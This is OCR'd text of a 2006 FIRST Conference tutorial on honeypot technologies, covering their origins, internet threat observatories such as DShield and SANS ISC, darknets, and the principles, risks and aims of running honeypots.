BALTIMORE
18th Annual FIRST Conference June 2006

france telecom
R&D

FIRST
Improving Security Together

Honeypot technologies

2006 First Conference / tutorial

Junes 2006

{Franck.Veysset,Laurent.Butti}@orange-ft.com

Agenda

- Origins and background
- Different kinds of honeypot
  - High interaction honeypots
  - Low interaction honeypots
- Example: honeyd
- Other kinds of honeypot
  - WiFi honeypot
  - Honeypot and worms
  - Honeyclient / honeytoken
  - Distributed honeypot
- Conclusion…

Why Honeypots?


FIRST 2005

- A Distributed Intrusion Alert System, by Chih-Yao Lin, Taiwan National Computer Emergency Response Team, Taiwan
- A National Early Warning Capability Based on a Network of Distributed Honeypots – Detailed Synthesis, by Cristine Hoepers, NBSO/Brazilian CERT, Brazil

FIRST 2006

- Wednesday and Friday sessions
  - The impact of honeynets for CSIRTs
  - Automated Extraction of Threat Signatures from Network Flows
  - A Distributed Intrusion Detection System Based on Passive Sensors
  - Time signatures to detect multi-headed stealthy attack tools
- and probably more presentations where results come from honeypot…

Origins



1986 – The Cuckoo’s Egg, Cliff Stoll

1991 – An Evening with Berferd, Bill Checwick

1992 – There be dragons, Steve Bellovin


1999 – The honeynet Project

2001 – Internet Storm Center, SANS

2004 – Honeywall


The Cuckoo’s egg

- Cliff Stoll, 1986
- ISBN: 0743411463


Copyrighted Material
A NEW YORK TIMES BESTSELLER FOR MORE THAN FOUR MONTHS!
THE CUCKOO'S EGG
Tracking a Spy Through the Maze of Computer Espionage
"A spy story for the '90s—and it's all true." —TOM CLANCY
Cliff Stoll

Idea: to learn the tools and motives of BH

- **To learn the tools, tactics, and motives of the blackhat community, and share the lessons learned**



- **know your enemies**
  - Sun Tzu was a Chinese military tactician who wrote 2500 years ago, 兵法, (The Art of War)
  - "know yourself and know your enemy, and of a hundred battles you will have a hundred victories."

Network observatory


Looking at the internet "background noise"

- Usually relies on distributed sensors
- Provided an overview on current threats across the internet


Some examples

- http://www.dshield.org , http://isc.sans.org (SANS), ISC (Internet Storm Center)
- http://xforce.iss.net ISS XForce Alertcon (X-Force™ Threat Analysis Service)
- http://www.mynetwatchman.com/ (firewall log analysis)


Dshield


4.0%
2.0%
1.0%
6.0%
10.0%
77.0%
28.0%
3.0%
65.0%
5.0%
10.0%
80.0%
win-rpc,1026,Windows RPC
---,38566,
---,24232,
other
microsoft-ds,445,Win2k+ Server Message Block
smtp,25,Simple Mail Transfer
www,80,World Wide Web HTTP
Jun 24th 2006

Survival time ! (SANS)



Top 10 Target Ports



SANS - Internet Storm Center - Cooperative Cyber Threat Monitor And Alert System - Current Infosec News...
File Edit View Go Bookmarks Tools Window Help
http://isc.incidents.org/top10.php?isc=d7c660467c3a5129ac0ccd

Last update June 08, 2004 21:43 pm GMT (5 minutes ago)


Top 10 Ports

Service Name	Port Number	30 day history	Explanation
epmap	135		DCE endpoint resolution
nterm	1026		remote_login network_terminal
icq	1027		icq instant messanger
ms-sql-m	1434		Microsoft-SQL-Monitor
netbios-ns	137		NETBIOS Name Service
microsoft-ds	445		Win2k+ Server Message Block
dabber	9898		[trojan] Dabber Worm backdoor
sasser-ftp	5554		[trojan] Sasser Worm FTP Server
mydoom	3127		W32/MyDoom, W32.Novarg.A backdoor
netbios-ssn	139		NETBIOS Session Service

Darknet & Network Telescope

- **A Darknet is a portion of routed, allocated IP space in which no active services or servers reside**
- **It include one server (packet vacuum)**
  - Gathers the packets and flows that enter the Darknet
  - Any packet that enters a Darknet is by its presence aberrant
  - Netflow analysis (and more…)

- **Example: CAIDA, Team Cymru, Arbor…**



Honeypot Principles (1/2)

Honeypot is not a production system

- Every flow going to (or coming from) this system is suspicious by nature.
- This makes the analysis of collected data much easier.
- The trap must be well done in order to collect useful and interesting data.
- At the same time, the trap must be difficult to recognize by a potential hacker.

Honeypot Principles (2/2)

- **The honeypot can be « hidden » amongst production systems**
  - This allows to identify easily actions brought against these systems
- **The honeypot can be isolated on a DMZ**
  - This will allow to unmask « curious people » who are too interested by the equipments on the DMZ
- **The honeypot can be implemented on the Intranet**
  - Behaviors can be analyzed…
- **And why not a honeypot « Wireless / 802.11b » ?**
- **The system that will be chosen depends on the objectives**

Stakes

Pros

- Collected data are on principle interesting
- Few « false positive » / « false negative »
- High value data

Cons

- Incurred risks when using such a system
  - Bounce: a hacker may attack another site from the honeypot
  - Provocation: a hacker may feel « provoked » and « avenge »
- Important resources needed to operate such a system
  - Skills, time
  - But results can be mutualized

Objectives

- **In the research field**
  - Knowing trends in the attacks domain
  - Knowing one's enemies
  - Catch next tools (worm…)
- **In order to make the environment more secure**
  - Detection of new attacks
- **In order to get prepared in case of attacks on operational networks**
- **And in order to learn how to protect oneself**

In a nutshell (honeynet project)

- A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource
- Has no production value, anything going to or from a honeypot is likely a probe, attack or compromise
- Primary value to most organizations is information

From Wikipedia…

A **honeypot** is a trap set to detect or deflect attempts at unauthorized use of information systems.

